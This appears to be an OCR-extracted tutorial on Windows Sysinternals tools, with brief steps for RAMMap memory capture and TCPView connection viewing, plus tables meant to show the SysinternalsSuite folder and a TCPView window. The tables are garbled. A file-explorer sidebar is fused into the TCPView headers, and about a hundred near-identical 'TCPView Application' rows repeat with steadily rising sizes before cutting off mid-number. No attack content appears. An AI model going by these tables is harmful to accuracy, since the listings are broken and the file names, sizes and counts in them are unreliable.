
### 3. Tools-> File Summary



## 5. Tools-> Count Occurrence




We will get the Result for the same:




## ➤ Monitor Cache Memory (Tool:RAMmap):

### 1. Click capture

### 2. Creates a .mem file of the system memory(RAM) utilized.





## ➤ Capture TCP/UDP packets (Tool:TCPView):

1. save to .txt file.

2. Whois

SysinternalsSuite

Downloads > SysinternalsSuite

Search SysinternalsSuite


New Sort View Extract all ...

| Name        | Type                    | Compressed size | Password ... | Size     | Ratio | Date modified       |
|-------------|-------------------------|-----------------|--------------|----------|-------|---------------------|
| ShareEnum64 | Application             | 267 KB          | No           | 629 KB   | 58%   | 12-10-2021 08:21 PM |
| ShellRunas  | Application             | 87 KB           | No           | 171 KB   | 50%   | 12-10-2021 08:21 PM |
| sgcheck     | Application             | 213 KB          | No           | 458 KB   | 52%   | 19-07-2022 04:09 PM |
| sgcheck64   | Application             | 247 KB          | No           | 529 KB   | 54%   | 19-07-2022 04:09 PM |
| streams     | Application             | 149 KB          | No           | 375 KB   | 56%   | 30-04-2020 04:58 PM |
| streams64   | Application             | 181 KB          | No           | 434 KB   | 59%   | 30-04-2020 04:54 PM |
| strings     | Application             | 164 KB          | No           | 362 KB   | 55%   | 22-06-2021 02:59 PM |
| strings64   | Application             | 200 KB          | No           | 467 KB   | 58%   | 22-06-2021 02:59 PM |
| sync        | Application             | 149 KB          | No           | 376 KB   | 56%   | 30-04-2020 04:46 PM |
| sync64      | Application             | 182 KB          | No           | 435 KB   | 59%   | 30-04-2020 04:45 PM |
| Symon       | Application             | 2,086 KB        | No           | 8,026 KB | 73%   | 23-07-2024 02:09 PM |
| Symon64     | Application             | 1,248 KB        | No           | 4,457 KB | 72%   | 23-07-2024 02:09 PM |
| tcpview     | Application             | 103 KB          | No           | 198 KB   | 49%   | 11-04-2023 06:10 PM |
| tcpview64   | Application             | 123 KB          | No           | 245 KB   | 51%   | 11-04-2023 06:10 PM |
| tcpview     | Compiled HTML Help file | 392 KB          | No           | 923 KB   | 58%   | 11-04-2023 06:10 PM |
| tcpview64   | Application             | 447 KB          | No           | 1,062 KB | 58%   | 11-04-2023 06:10 PM |
| Testlimit   | Application             | 107 KB          | No           | 227 KB   | 53%   | 18-11-2016 07:40 AM |
| Testlimit64 | Application             | 109 KB          | No           | 239 KB   | 55%   | 18-11-2016 07:38 AM |
| Vmmap       | Compiled HTML Help file | 44 KB           | No           | 51 KB    | 15%   | 26-07-2023 04:50 PM |
| Vmmap       | Application             | 4,397 KB        | No           | 5,072 KB | 14%   | 18-10-2023 07:11 PM |
| vmmap64     | Application             | 2,315 KB        | No           | 2,694 KB | 15%   | 18-10-2023 07:11 PM |
| Volumed     | Application             | 108 KB          | No           | 229 KB   | 53%   | 12-06-2016 07:18 PM |
| Volumed64   | Application             | 76 KB           | No           | 166 KB   | 55%   | 12-06-2016 07:15 PM |
| whois       | Application             | 172 KB          | No           | 390 KB   | 57%   | 06-04-2020 09:39 AM |
| whois64     | Application             | 215 KB          | No           | 512 KB   | 59%   | 06-04-2020 09:38 AM |
| Windbg      | Application             | 562 KB          | No           | 1,410 KB | 61%   | 27-01-2022 08:56 PM |
| Windbg64    | Application             | 670 KB          | No           | 1,740 KB | 62%   | 27-01-2022 08:56 PM |
| Zoomit      | Application             | 718 KB          | No           | 1,616 KB | 56%   | 07-02-2024 05:27 PM |
| Zoomit64    | Application             | 382 KB          | No           | 863 KB   | 56%   | 07-02-2024 05:27 PM |

| TCPView - Sysinternals www.sysinternals.com |             |      |                 |            |           |       |                     |                          |        |       |
|---|-------------|------|-----------------|------------|-----------|-------|---------------------|--------------------------|--------|-------|
|   | Name        | Type | Compressed size | Password   | Size      | Ratio | Date modified       | Search SysinternalsSuite |        |       |
| File  | Edit        | View | Process         | Connection | Options   | Help  |                     |                          |        |       |
| Desktop                                     |             |      |                 |            |           |       |                     |                          |        |       |
| Downloads                                   |             |      |                 |            |           |       |                     |                          |        |       |
| Documents                                   |             |      |                 |            |           |       |                     |                          |        |       |
| Pictures                                    |             |      |                 |            |           |       |                     |                          |        |       |
| Music                                       |             |      |                 |            |           |       |                     |                          |        |       |
| Videos                                      |             |      |                 |            |           |       |                     |                          |        |       |
| Screenshots                                 |             |      |                 |            |           |       |                     |                          |        |       |
| New Volume (D)                              |             |      |                 |            |           |       |                     |                          |        |       |
| recent 7 photos                             |             |      |                 |            |           |       |                     |                          |        |       |
| New Folder                                  |             |      |                 |            |           |       |                     |                          |        |       |
|   |             |      |                 |            |           |       |                     |                          |        |       |
| Cloud                                       |             |      |                 |            |           |       |                     |                          |        |       |
| OneDrive                                    |             |      |                 |            |           |       |                     |                          |        |       |
| Desktop                                     |             |      |                 |            |           |       |                     |                          |        |       |
| Documents                                   |             |      |                 |            |           |       |                     |                          |        |       |
| Pictures                                    |             |      |                 |            |           |       |                     |                          |        |       |
| This PC                                     |             |      |                 |            |           |       |                     |                          |        |       |
| Windows (C)                                 |             |      |                 |            |           |       |                     |                          |        |       |
| New Volume (D)                              |             |      |                 |            |           |       |                     |                          |        |       |
| Network                                     |             |      |                 |            |           |       |                     |                          |        |       |
| Endpoint 177                                | Established | 22   | Listening       | 42         | Time Wait | 3     | Close Wait          | 11                       | Update | 2 sec |
| Winbind                                     | Application |      |                 |            | 562 KB    | No    |                     |                          |        |       |
| Winbind4                                    | Application |      |                 |            | 670 KB    | No    |                     |                          |        |       |
| TCPView                                     | Application |      |                 |            | 1,410 KB  | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 1,740 KB  | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 2,217 KB  | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 2,688 KB  | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 3,160 KB  | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 3,632 KB  | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 4,104 KB  | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 4,576 KB  | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 5,048 KB  | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 5,520 KB  | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 6,092 KB  | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 6,564 KB  | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 7,036 KB  | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 7,508 KB  | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 8,080 KB  | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 8,552 KB  | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 9,024 KB  | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 9,496 KB  | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 9,968 KB  | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 10,440 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 10,912 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 11,384 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 11,856 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 12,328 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 12,790 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 13,262 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 13,734 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 14,206 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 14,678 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 15,150 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 15,622 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 16,094 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 16,566 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 17,038 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 17,510 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 17,982 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 18,454 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 18,926 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 19,398 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 19,870 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 20,342 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 20,814 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 21,286 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 21,758 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 22,230 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 22,702 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 23,174 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 23,646 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 24,118 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 24,590 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 25,062 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 25,534 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 26,006 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 26,478 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 26,950 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 27,422 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 27,894 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 28,366 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 28,838 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 29,310 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 29,782 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 30,254 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 30,726 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 31,198 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 31,670 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 32,142 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 32,614 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 33,086 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 33,558 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 34,030 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 34,502 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 34,974 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 35,446 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 35,918 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 36,390 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 36,862 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 37,334 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 37,806 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 38,278 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 38,750 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 39,222 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 39,694 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 40,166 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 40,638 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 41,110 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 41,582 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 42,054 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 42,526 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 42,998 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 43,470 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 43,942 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 44,414 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 44,886 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 45,358 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 45,830 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 46,302 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 46,774 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 47,246 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 47,718 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 48,190 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 48,662 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 49,134 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 49,606 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 50,078 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 50,550 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 51,022 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 51,494 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 51,966 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 52,438 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 52,910 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 53,382 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 53,854 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 54,326 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 54,798 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 55,270 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 55,742 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 56,214 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 56,686 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 57,158 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 57,630 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 58,102 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 58,574 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 59,046 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 59,518 KB | 62%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 60,446 KB | 61%   | 27-01-2022 09:56 PM |                          |        |       |
| TCPView                                     | Application |      |                 |            | 61,3      |       |                     |                          |        |       |


| TCPView - Sysinternals: www.sysinternals.com |       |             |                 |               |          |  |                     |                          |   |  |
|--|-------|-------------|-----------------|---------------|----------|--|---------------------|--------------------------|---|--|
|  | Name  | Type        | Compressed size | Password      | Size     | Ratio  | Date modified       | Search SysinternalsSuite |   |  |
| Home   |       |             |                 |               |          |  |                     |                          |   |  |
| Downloads                                    |       |             |                 |               |          |  |                     |                          |   |  |
| Desktop                                      |       |             |                 |               |          |  |                     |                          |   |  |
| Documents                                    |       |             |                 |               |          |  |                     |                          |   |  |
| Pictures                                     |       |             |                 |               |          |  |                     |                          |   |  |
| Music  |       |             |                 |               |          |  |                     |                          |   |  |
| Videos                                       |       |             |                 |               |          |  |                     |                          |   |  |
| Screenshots                                  |       |             |                 |               |          |  |                     |                          |   |  |
| New Volume (D)                               |       |             |                 |               |          |  |                     |                          |   |  |
| ms-teams.exe                                 | 5284  | TCP         | Established     | 192.168.0.106 | 50833    | 52.12.161.52   | 04-10-2024 16:45:45 | ms-teams.exe             | 2 |  |
